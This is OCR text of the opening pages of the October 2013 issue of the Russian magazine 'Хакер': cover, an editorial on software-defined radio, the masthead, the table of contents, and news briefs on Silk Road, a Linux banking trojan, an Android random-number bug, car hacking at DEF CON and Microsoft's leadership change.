OUYA: ОБЗОР ИГРОВОЙ КОНСОЛИ ДЛЯ ГИКОВ 44

# ХАКЕР

10(177) 2013

ЧТО ПОД КАПОТОМ SQLMAP?

WWW.XAKEP.RU

HABRAHABR

Как создавался Хабр: интервью с Денисом Крючковым

# РАДИОХАКИНГ

50

КАСТОМНЫЙ ANDROID БЕЗ РУТА

Получаем максимум возможностей с помощью консоли восстановления

88

КРАШ-ТЕСТ БЕСПЛАТНЫХ АНТИВИРУСОВ

Полный провал: большинство аверов не способны защитить себя от малвари

114

ВОЗВРАЩЕНИЕ КРИСА КАСПЕРСКИ

Легендарный автор рассказал о том, как искал работу после McAfee

12+

РЕКОМЕНДОВАННАЯ ЦЕНА: 290 р.

0 50 100 150 200 250 300

(game)land hi-fun media
PUBLISHING FOR ENTHUSIASTS
4 607157 100063 13010





## НОВЫЕ ТОЧКИ СОПРИКОСНОВЕНИЯ

История программно-определяемых радиосистем (SDR) началась настолько не вчера, что удивительно, что именно сейчас произошел какой-то всплеск интереса.

Двадцать лет назад американским военным понадобилась технология, которая могла бы работать с кучей несовместимых между собой систем связи. Проект назвали SpeakEasy. Видимо, то, с чем столкнулись армейские гики, и правда было настолько секретным и настолько бардачным, раз они назвали свое детище в честь притонов времен сухого закона. Тем не менее уже тогда удалось что-то сделать, однако то, что получилось, требовало для работы ресурсов, доступных только военным.

Через десять лет, в начале нулевых, к проблеме обратился частный сектор. Появились первые коммуникаторы, и стало ясно, что карманному устройству необходимо работать с GSM, Bluetooth и GPS, становясь при этом все более компактным. Компьютеры стали намного мощнее, и теперь этой проблемой смогли заняться и те, кто, в отличие от военных, хорошо считает деньги, — телекоммуникационные компании и производители техники. Но для обычных смертных все эти игрушки оставались недосягаемыми.

И вот, спустя еще десять лет, это дошло и до нас с вами. Паззл сложился из кучи маленьких деталей. С одной стороны — золотая эра информационной безопасности. Копаться стали во всем, от промышленных систем до авиационных коммуникаций. С другой стороны — огромный интерес ко всему на стыке виртуального и физического, от 3D-печати до автоматизации и робототехники. SDR — это еще один элемент, который сделает окружающий мир чуть более прозрачным и осязаемым для компьютеров.

Однако еще большую роль сыграло и то, что в «железный» мир все глубже проникают идеи, хорошо отработанные в софте. Уже становится понятно, что опенсорсные приемники HackRF и bladeRF сделают с SDR то, что Arduino сделал с автоматизацией, RepRap — с 3D-печатью, а Parallela, возможно, сделает с многопоточными вычислениями.

**Илья Илембитов**
**шеф-редактор Х**
**twitter.com/ilembitov**

| | |
|---|---|
| Главный редактор | Степан «step» Ильин (step@real.xakep.ru) |
| Заместитель главного редактора по техническим вопросам | Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru) |
| Шеф-редактор | Илья Илембитов (ilembitov@real.xakep.ru) |
| Выпускающий редактор | Илья Русанен (rusanen@real.xakep.ru) |
| Литературный редактор | Евгения Шарипова |

РЕДАКТОРЫ РУБРИК

| | |
|---|---|
| PC ZONE и UNITS | Илья Илембитов (ilembitov@real.xakep.ru) |
| X-MOBILE и PHREAKING | Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru) |
| ВЗЛОМ | Юрий Гольцев (goltsev@real.xakep.ru) |
| | Антон «ant» Жуков (ant@real.xakep.ru) |
| X-TOOLS | Дмитрий Евдокимов (evdokimovds@gmail.com) |
| UNIXOID и SYN/ACK | Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru) |
| MALWARE и КОДИНГ | Александр «Dr. Klouniz» Лозовский (alexander@real.xakep.ru) |

ART

| | |
|---|---|
| Арт-директор | Алик «всех подставил» Вайнер |
| Дизайнер | Егор Пономарев |
| Верстальщик | Вера Светлых |

DVD

| | |
|---|---|
| Выпускающий редактор | Антон «ant» Жуков (ant@real.xakep.ru) |
| Unix-раздел | Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru) |
| Security-раздел | Дмитрий «D1g1» Евдокимов (evdokimovds@gmail.com) |
| Монтаж видео | Максим Трубицын |
| PR-менеджер | Анна Григорьева (grigorieva@glc.ru) |

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

| | |
|---|---|
| Подробная информация по подписке | shop.glc.ru, info@glc.ru |
| Отдел распространения | Алехина Наталья (lapina@glc.ru) |

Для писем: 101000, Москва, Главпочтамт, а/я 652, Хакер. В случае возникновения вопросов по качеству печати и DVD-дисков: claim@glc.ru. Издатель: ООО «ГеймЛэнд», 119146, г. Москва, Фрунзенская 1-я ул., д. 5. Тел.: (495)934-70-34, факс: (495)545-09-06. Учредитель: ООО «Врублевский Медиа», 125367, г. Москва, Врачебный проезд, д. 10, офис 1. Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ № ФС77-50333 от 21 июня 2012. Отпечатано в типографии Scanweb, Финляндия. Тираж 190 000 экземпляров. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. 



14

## КАК РАБОТАТЬ С ВОЗДУХОМ

Разбираемся в тонкостях software defined radio

## ЗНАКОМИМСЯ С НОВЫМ ПОКОЛЕНИЕМ ПРОЦЕССОРОВ INTEL CORE HASWELL

32

**ДЕНИС КРЮЧКОВ,**
ОСНОВАТЕЛЬ ХАБРАХАБРА

*«Гики изначально предрасположены к тому, чтобы делиться друг с другом знаниями. У нормальных людей это так не работает»*



ОКТЯБРЬ 2013
№ 177


| | | |
|---|---|---|
| **MEGANEWS** | 4 | Все новое за последний месяц |
| **КОЛОНКА СТЁПЫ ИЛЬИНА** | 12 | Битва мозгов |
| **PROOF-OF-CONCEPT** | 13 | Транспортировка людей по туннелю со скоростью 1200 км/ч |
| **ПАЛЬЦЕМ В НЕБО** | 14 | Как случилась настоящая радиореволюция |
| **ДЛЯ ВСЕХ И КАЖДОГО** | 16 | Первое поколение доступных SDR-трансиверов |
| **SDR ЗА 10 ДОЛЛАРОВ** | 18 | Делаем первые шаги с RTL-SDR |
| **HACKRF: КЛЮЧ НА СТАРТ** | 22 | Первое знакомство с виновником торжества |
| **ВЕЧНЫЙ ТОРТ** | 26 | Интервью с создателем Хабрахабра Денисом Крючковым |
| **NAS ДЛЯ НАС** | 31 | Обзор четырехдискового NAS'а QNAP TS-4210 |
| **CORE ЛУКОВОЕ** | 32 | Тестирование процессора Intel Core i5-4670K |
| **DNSCRYPT: ПРЯЧЕМ DNS-ТРАФИК** | 36 | Дополнительная защита для параноика |
| **RASPBERRY PI — НОВАЯ РЕАЛЬНОСТЬ** | 38 | Превращаем малиновый микрокомпьютер в универсальную ретроконсоль |
| **NEOQUEST-2013: ОЧНАЯ СТАВКА** | 42 | Как прошел финал конкурса NeoQUEST-2013 |
| **OUYA: НОВАЯ ЛЕГЕНДА** | 44 | Игровая консоль для настоящих гиков |
| **НА ПЕРЕХВАТ!** | 50 | Как кастомизировать Android, не устанавливая патчи |
| **EASY HACK** | 56 | Хакерские секреты простых вещей |
| **ОБЗОР ЭКСПЛОЙТОВ** | 60 | Анализ свеженьких уязвимостей |
| **LOAD DATA, ИЛИ ПРОЧИТАТЬ ЛЮБОЙ ЦЕНОЙ** | 66 | Обходим ограничение на чтение файлов в MySQL |
| **ПРОКАЧИВАЕМ IDA** | 70 | Обзор самых интересных плагинов для популярного дизассемблера |
| **ЗА КУЛИСАМИ SQLMAP** | 74 | Знакомимся с алгоритмами для быстрого поиска SQL-инъекций |
| **КОЛОНКА АЛЕКСЕЯ СИНЦОВА** | 78 | И снова об этичности |
| **CONTENT SECURITY POLICY — ОПАСНАЯ ПОЛИТИКА** | 80 | Обзор нового веб-стандарта и его фундаментальных уязвимостей |
| **X-TOOLS** | 84 | 7 утилит для взлома и анализа безопасности |
| **НАСАДИ ТРОЯН НА КУКАН** | 86 | Перехват и динамическое изменение HTTP-пакетов ПО для удаленного администрирования |
| **X-КРАШ-ТЕСТ** | 88 | 17 халявных антивирусов между молотом и наковальней |
| **БИБЛИОТЕКА АНТИОТЛАДЧИКА** | 92 | Классические приемы антиотладки, которые должен знать каждый |
| **ГОЛУБОЙ РАСПРЕДЕЛ** | 97 | Делаем систему распределенных вычислений на Windows Azure |
| **ПОРТАЛ МЕЖДУ МИРАМИ** | 100 | Ускоряем разработку на C++ с помощью Boost.Python |
| **ПАРСИМ, БРУТИМ, ВСПОМИНАЕМ** | 105 | Как хакеры восстанавливают забытые пароли с помощью C Sharp |
| **БАГТРЕКЕР НА ASP .NET MVC** | 108 | Зря ты обходил стороной этот фреймворк! |
| **ЗАДАЧИ НА СОБЕСЕДОВАНИЯХ** | 114 | Спецвыпуск: задачи от Криса Касперски |
| **НЕДОСТАЮЩИЙ ЭЛЕМЕНТ** | 116 | Восполняем пробелы в *nix-системах |
| **ГЛАВНЫЕ ПАРАЛЛЕЛИ** | 122 | Ускорение вычислений и выполнения заданий путем распараллеливания процессов |
| **ДАВАЙ НАКАТИМ** | 126 | Упрощаем развертывание Windows 8 и Windows Server 2012 |
| **CARPE DIEM** | 130 | Поднимаем непотопляемый шлюз при помощи CARP/pfsync |
| **ФЕРМА СТРОГОГО РЕЖИМА** | 136 | Поднимаем веб-сервер с максимальной изоляцией сервисов |
| **FAQ UNITED** | 140 | Вопросы и ответы |
| **ДИСКО** | 143 | 8,5 Гб всякой всячины |
| **WWW2** | 144 | Удобные web-сервисы |



Мария «Mifrill» Нефёдова
mifrill@real.xakep.ru

Новость месяца



# ТОТ, КТО СТОИТ ЗА SILK ROAD

**ЖУРНАЛ FORBES СУМЕЛ ПООБЩАТЬСЯ С ХОЗЯИНОМ ТЕНЕВОГО АНАЛОГА AMAZON**

Что такое Silk Road? Это анонимная торговая интернет-площадка, расположенная в зоне .onion, и настоящая головная боль для властей по всему миру. Silk Road работает с 2011 года, и его частенько называют eBay'ем или Amazon'ом криминального мира (вполне заслуженно).

Именно этот сайт приводили в пример сторонники SOPA. Пожалуй, это идеальное воплощение зла в Интернете вообще для любого, кому это нужно. И на то есть достаточно веские причины. Помимо нескончаемого потока нелегальных товаров, Silk Road отличается еще и хорошей защитой. В качестве валюты площадка использует критовалюту Bitcoin, которая может гарантировать анонимность.

Журнал Forbes после нескольких месяцев бесплодных попыток сумел пообщаться с хозяином этого черного рынка, который известен в сети под псевдонимом из детской сказки — The Dread Pirate Roberts (Ужасный пират Робертс). Приведем наиболее интересные моменты разговора.

Оказалось, что Ужасный пират Робертс не основатель и не первый хозяин торговой площадки. Он попросту выкупил ее у прошлого владельца, на контакт с которым вышел с трудом, найдя уязвимость на тогда еще совсем молодом сайте. Тот баг мог привести к деанонимизации оборудования и краже биткоинов. Сейчас Робертс тоже весьма обеспокоен тем, что Tor далек от совершенства, а влияние властей на BC становится все сильнее, и не совсем ясно, насколько просто или сложно будет приобрести криптовалюту в будущем. Он сообщил, что для анонимности пользователей Silk Road предпринимает множество мер, но в подробностях говорить об этом отказался. Впрочем, Робертс вместе с тем и превозносит Bitcoin, уверяя, что криптовалюта помогает выигрывать противостояние с государством. Но это как раз понятно, ведь если бы не BC, Silk Road не было бы вовсе. «Сейчас люди способны контролировать потоки и распределение информации, а также денежные потоки. Сектор за сектором мы выдавливаем государство из этого уравнения, возвращая власть людям», — говорит Робертс. Наглядный пример того, как технология трансформирует общество и мировой порядок, что и говорить.

Также Робертс рассказал, что взломать их пытаются постоянно, ведь Silk Road — крупнейшая цель в Tor на сегодняшний день. Он назвал это даром и проклятием одновременно.

*«У нас вообще-то был еще проект по продаже оружия „The Armory“, но он оказался неудачным», — говорит Робертс*



**Ежегодный оборот Silk Road оценивают в 14–15 миллионов долларов, а некоторые источники даже приводят суммы в 30–45 миллионов. При этом биржа забирает себе около 10% от суммы сделок.**







# ТРОЯНЕЦ ДЛЯ LINUX

## ВИРУСОПИСАТЕЛИ НЕ ЗАБЫВАЮТ О ПОЛЬЗОВАТЕЛЯХ МЕНЕЕ ПОПУЛЯРНЫХ ОС

Вирусами, ориентированными на «яблочную» продукцию, уже никого не удивишь, хотя еще несколько лет назад миф о том, что на Mac'ах вирусов нет, был крепок. В наши дни малварь есть для всех ОС и никто не остается обиженным. Лишнее тому доказательство представили исследователи из компании RSA, недавно обнаружившие банковский троян Hand of Thief, чья цель — пользователи Linux.

Специалисты RSA говорят, что троян уже вовсю продают на черном рынке, по цене примерно две тысячи долларов за копию. Притом авторы зловреда предлагают последующую поддержку и обновления. За три тысячи доступен набор код Hand of Thief плюс система для веб-инъекций. То есть цены примерно аналогичны ценам на малварь для Windows. Авторы уверяют, что тестировали свое детище на 15 различных дистрибутивах (включая Ubuntu, Fedora и Debian). Единственным утешением остается тот факт, что для установки трояна на машину жертвы нужно использовать социальную инженерию и другие хитрости. Пользователь должен поставить троян сам.

Угрозу Hand of Thief представляет пока исключительно для десктопных версий Linux. Работает он весьма традиционно: после установки в системе жертвы перехватывает данные из веб-форм (даже если те передаются по HTTPS), открывает доступ к бэкдорам и пытается затруднить работу либо вовсе блокировать антивирусное ПО на компьютере.



**Авторы троянца уверяют, что Hand of Thief успешно перехватит данные, передаваемые как через HTTP, так и через HTTPS, в таких браузерах, как Firefox, Google Chrome, а также в браузерах, заточенных исключительно под Linux.**




# ЧЕРЕЗ ДЫРКУ В ANDROID УТЕКАЮТ BC

## НЕПРИЯТНЫЙ БАГ В ГЕНЕРАТОРЕ ПСЕВДОСЛУЧАЙНЫХ ЧИСЕЛ

Весьма досадный баг обнаружили в этом месяце сразу несколько Bitcoin-разработчиков. Проблема закралась в саму ОС Android, а именно в компонент генерации случайных чисел. Разумеется, из-за этого уязвимость затрагивает абсолютно все Bitcoin-программы, работающие с андроидом, да и вообще все приложения, использующие встроенный Java Cryptography Architecture.

Увы, неприятную находку подтвердили и в Google. Инженер по системной безопасности Android Алекс Клюбин опубликовал официальные данные о причинах уязвимости. Он сообщил, что «плохие» последовательности псевдослучайных чисел поступают также и в приложения, которые напрямую обращаются к системному PRNG от OpenSSL без явной инициализации на Android. И опубликовал пример того, как приложения должны правильно обращаться к PRNG, чтобы получить нормальную последовательность.


Уже доподлинно известно о краже 55 BTC из BC-кошелька, сгенерированного в Android-приложении. А в Symantec подсчитали, что уязвимости подвержены до 360 тысяч приложений, которые полагаются на интерфейс SecureRandom. Баг актуален для всех версий ОС.




→ **В Twitter теперь можно жаловаться** на сообщения других пользователей и на пользователей вообще. Помочь в этом призвана новая функция Report for abuse.



→ **В декабре прошлого года взломать сервер,** выдающий себя за насосную станцию в США, пытались китайские хакеры, сообщила Trend Micro, проводившая этот опыт.




→ **Популярность Tor растет.** Ранее число запросов к спискам рилеев составляло порядка 50 тысяч в день, но после PRISM и публикаций в СМИ выросло до 120 тысяч.



→ **PayPal наконец действительно заработала в России.** Система работает с рублями, позволяет россиянам принимать платежи и выводить средства в российские банки.

# НАГРАДУ ДЛЯ ХАКЕРА СОБИРАЛИ ВСЕМ МИРОМ


**КАК НАЙТИ УЯЗВИМОСТЬ В FACEBOOK И НЕ ПОЛУЧИТЬ ЗА ЭТО НИЧЕГО**


Палестинский хакер Халил Шритех нашел уязвимость в Facebook, позволяющую разместить запись на стене любого пользователя, даже если тот не находится в списке друзей. К сожалению, техподдержка социальной сети не восприняла парня всерьез (хотя он продемонстрировал работу уязвимости), и хакеру пришлось пойти на крайние меры — разместить сообщение о баге на стене Марка Цукерберга, даже извинившись перед последним.

Конечно, после такой демонстрации уже через несколько минут с хакером связались более адекватные сотрудники Facebook и разобрались с проблемой. Но вот беда — вознаграждения палестинцу уже не полагалось, ведь в условиях программы вознаграждения четко обозначено, что для проверки «дырок» нужно использовать тестовые аккаунты, а не реальные страницы других пользователей (без разрешения). Такое решение Facebook здорово возмутило сообщество white hat'ов, которое не замедлило объявить сбор средств для коллеги на краудфандинговом ресурсе GoFundMe. В итоге было собрано более десяти тысяч долларов!




**Инициативу запустил Марк Майффрет, технический директор ИБ-компании BeyondTrust. Он же внес вклад в размере трех тысяч долларов. Столько же вложил основатель компании eEye Digital Security Фираз Башнак. Остальную часть суммы собрали с миру по нитке.**



**Хакер Эндрю Джеймс Миллер** пытался продать доступ к суперкомпьютеру Национальной лаборатории Лоуренса за 50 тысяч долларов. Теперь умельцу грозит 18 месяцев тюрьмы.




**Ким Дотком и команда Mega** готовятся запустить свою защищенную почту на смену почившему сервису Lavabit, о чем Дотком сообщил в Twitter.

## 0,00004%

## ТРАФИКА АНАЛИЗИРУЕТ АНБ

АНБ США пытается успокоить общественность и сообщает, что анализирует лишь небольшой процент данных, ежедневно циркулирующих в Сети. По заявлению, затрагивается только 1,6% из 1826 Пб данных, и уточняет, что только 0,025% затем отбирается для анализа. Но что в других 98,4% трафика? Видео, порно, торренты?

## 12 812 776 $

## НОВЫЙ РЕКОРД КРАУДФАНДИНГА ПОСТАВИЛ UBUNTU EDGE

Устройству компании Canonical удалось поставить рекорд по сбору средств — смартфон Ubuntu Edge сумел привлечь на сайте Indiegogo без малого 13 миллионов долларов. Однако этого оказалось недостаточно. Выяснилось, что Canonical рассчитывала на сумму не менее 32 миллионов долларов, так что смартфона, увы, не будет.

# ВЗЛОМ МАШИНЫ — ОПАСНАЯ РЕАЛЬНОСТЬ

**НА DEF CON 21 ПРОДЕМОНСТРИРОВАЛИ ВЗЛОМ ДВИГАТЕЛЯ И НЕ ТОЛЬКО**

Хакер, представившийся как Zoz из Cannytophic Design, прочел на ежегодной конференции DEF CON весьма пугающий доклад о взломе автомобильных электронных систем.

Группа независимых исследователей, в которую вошли Zoz, а также два именитых эксперта Чарли Миллер и Кристофер Валачек, почти год занималась изучением возможностей взлома двух популярных моделей автомобилей. Может быть, ты помнишь, что похожие доклады уже наделали немало шума на DEF CON 2010 и 2011 годов, однако подробности тех хаков не были задокументированы и представлены в открытом доступе. Но на этот раз хакеры настроены более решительно.

В самом начале презентации Миллер и Валачек признались, что они не большие гении «хардверного хакинга» и от подопытной машины им нужно было лишь одно — чтобы та могла ехать сама. В итоге для экспериментов были выбраны Toyota Prius 2010 года и Ford Escape 2010 года. Авторы методики начали с того, что раньше взлом электронных систем в автомобилях преимущественно ограничивался получением доступа к информационно-развлекательным системам машины. В этом же случае речь пошла о получении доступа к служебным системам, то есть тем, что отвечают за работу главных систем — тормозной, рулевой и двигательной. Хакеры уверены, что в скором будущем автохаки будут распространены не меньше, чем сейчас компьютерные.

> *После одного из экспериментов Prius перестал заводиться. В автосервисе развели руками и сказали, что не сталкивались с такими проблемами*

Zoz объяснил, что большая часть автомобильных систем построена по одинаковому принципу, так что ждать расцвета автохаков осталось действительно недолго. Конечно, почти для всех показанных взломов необходимо получить физический доступ к автомобилю, но это почему-то не слишком утешает. На DEF CON продемонстрировали видео, показывающие, как можно заблокировать тормоза и повороты рулевого колеса, резко поддернуть ремни безопасности, помигать лампочками в салоне или фарами, посигналить и даже заглушить двигатель во время езды! Также показали манипуляции с датчиками уровня топлива в баке. Разумеется, такие взломы могут оказаться смертельными в самом прямом смысле этого слова. В том числе для машины — после одного из экспериментов Prius вообще перестал заводиться и отправился в автосервис, где лишь удивленно развели руками и сказали, что не сталкивались с подобными проблемами и не уверены, что смогут починить машину. К слову, хакеры обещают опубликовать 101 страницу документации и кода в ближайшее время, так что уже можно начинать бояться.




**В то же время ученые из Бирмингемского университета совместно с голландскими криптографами разработали метод взлома автомобильных иммобилайзеров, а именно системы Megamos Crypto. Ее использует автомобильный концерн Volkswagen Group (в том числе в люксовых моделях Audi, Bentley, Lamborghini и Porsche). Концерн в судебном порядке запретил исследователям публиковать подробности о взломе.**


01




## ТЫ В FACEBOOK, ДАЖЕ ЕСЛИ ТЕБЯ ТАМ НЕТ

→ Компания Facebook призналась, что создавала «скрытые профили» для пользователей, не зарегистрированных в социальной сети, и собирала данные о них. Facebook уверяет, что подобное происходило из-за бага в официальном мобильном приложении, которое часто предустановленно на разных гаджетах.

02



## БОЛЬШЕ ПИРАТСТВА, БОЛЬШЕ!

→ The Pirate Bay и независимые эксперты поймали юридическую фирму Prenda Law на нарочитой раздаче пиратского контента через торрент-файлы. Юристы пытались поднять уровень пиратства и тем самым увеличить суммы компенсаций для своих клиентов. Судебный иск на Prenda Law уже подан.

03



## ЗАРАБОТОК НА МАЛВАРИ ВСЕ ПОПУЛЯРНЕЕ

→ Исследование компании Lockout Mobile Security показало, что продажа мобильной малвари в России становится все популярнее. «Появляются многочисленные команды-стартапы, специализирующиеся на подобной деятельности», — говорят в Lockout. Зарабатывают такие команды 700–12 000 долларов в месяц.

# ПЕРЕМЕНЫ В MICROSOFT

## СТИВ БАЛМЕР ПОКИДАЕТ ПОСТ ГЕНЕРАЛЬНОГО ДИРЕКТОРА

В последний год компанию Microsoft постигло множество перемен. Громкие увольнения начались еще зимой 2012 года со Стивена Синофски — вице-президента компании, который неожиданно оставил Microsoft «из-за внутреннего конфликта», через три недели после выхода Windows 8. Затем компанию покинул Дон Меттрик, возглавлявший подразделение по разработке Xbox One. Что характерно, компанию он оставил спустя пару недель после (довольно странного) анонса новой консоли. Тогда же появились первые комментарии от «проверенных источников» о том, что в компании идет глобальная реструктуризация. Подробных данных об этом процессе до сих пор нет, однако сообщалось, что именно перестановки внутри Microsoft побудили Меттрика уйти.

Что за реструктуризацию проводит софтверный гигант? В июле Стив Балмер рассказал, что компания сокращает количество подразделений и намеревается выдвинуть на первый план бизнес по производству оборудования и деталей, а также интернет-услуги. По сути, разрозненные и зачастую конкурирующие подразделения компании сократили, объединили и начали строить единую вертикаль. Скажем, бывшая глава подразделения Windows Джули Ларсон-Грин теперь будет руководить производством всех устройств вообще (в том числе Xbox и Surface).

Во главе новой вертикали топ-менеджеров должен был закономерно оказаться Стив Балмер, однако в этом месяце стало известно, что в течение 12 месяцев Балмер оставит пост генерального директора, который он занимал с 2000 года. Это известие крайне удивило рынок, хотя многие аналитики уверены, что Балмеру пора на покой, ведь он уже упустил множество ключевых моментов — планшеты, облака, мобильные устройства... «Для подобных перемен не бывает удачного времени, но сейчас момент подходящий. Я исходно предполагал подать в отставку именно в середине нашей трансформации в „компанию устройств и сервисов“», — пишет Балмер.

В компании был организован специальный комитет, в который вошел и Билл Гейтс. На эту группу возложена задача поиска нового главы компании. Помочь Microsoft в этом должна также маститая рекрутинговая фирма Struggles International Inc. Кстати, одним из вероятных преемников вновь называют Стивена Синофски.






> *«Для подобных перемен не бывает удачного времени, но сейчас момент подходящий», — пишет Стив Балмер*




**Также недавно стало известно, что Microsoft покупает подразделение Nokia Devices & Services и лицензирует патенты и картографические сервисы Nokia. По условиям сделки за Devices & Services компания Microsoft заплатит 3,79 миллиарда евро. И в 1,65 миллиарда евро обойдутся лицензии на патенты Nokia.**

01



## НЕМНОГО О НОСИМЫХ ГАДЖЕТАХ

→ Google Glass лишь готовят к выпуску, а очки уже успели запретить водителям в Великобритании. Если тебя поймают в Glass за рулем, придется заплатить штраф 60 фунтов (около 90 долларов). В то же время полиция Калифорнии признала удачным эксперимент с очками-видеорегистраторами, что в ходу с 2012 года.

02




## ХРОМБУКИ В РОССИЮ

→ Юлия Соловьёва, глава российского подразделения Google, недавно заявила в интервью журналу Forbes: «Мы очень хотим привезти в Россию ChromeBooks. Они очень дешевые (в Америке стоят 150–200 долларов) и безумно быстрые. Мы еще не решили, с чего начнем: с розницы или крупных компаний».

03




## LENOVO ОБНОВИЛА ЛИНЕЙКУ THINKPAD

→ Модельный ряд Windows-лаптопов ThinkPad обновился, они стали компактнее и легче. Также был увеличен трекпад и срок автономной работы. В серии T появилось две 14-дюймовые модели ультрабуков — T440 и T440s. Вторая может похвастаться процессором Core i7 и сенсорным дисплеем Full HD.


# INTEL MINNOWBOARD

## ПЕРВЫЙ МИНИ-КОМПЬЮТЕР INTEL ВЫПУЩЕН ПОД ОТКРЫТОЙ ЛИЦЕНЗИЕЙ


Проект minnowboard.org, что функционирует «под крылом» корпорации Intel, объявил о начале поставок одноплатного Open Hardware компьютера MinnowBoard.

Плата представляет собой следующее: MinnowBoard оснащен 32-разрядным одноядерным процессором Intel Atom E640, работающим на частоте 1 ГГц, видеоадаптером Intel GMA 600, 1 Гб оперативной памяти и 4 Мб флеш-памяти. Новинка поддерживает карты памяти microSD, подключение накопителей с интерфейсом SATA II (3 Гбит/с), подключение USB-устройств, имеет линейный аудиовход/выход и поддержку локальных сетей со скоростью до 1 Гбит/с. Размер платы 10,7 × 10,7 см. На борту этой крошки установлен дистрибутив Angstrom Linux. Цена миникомпьютера — 199 долларов.

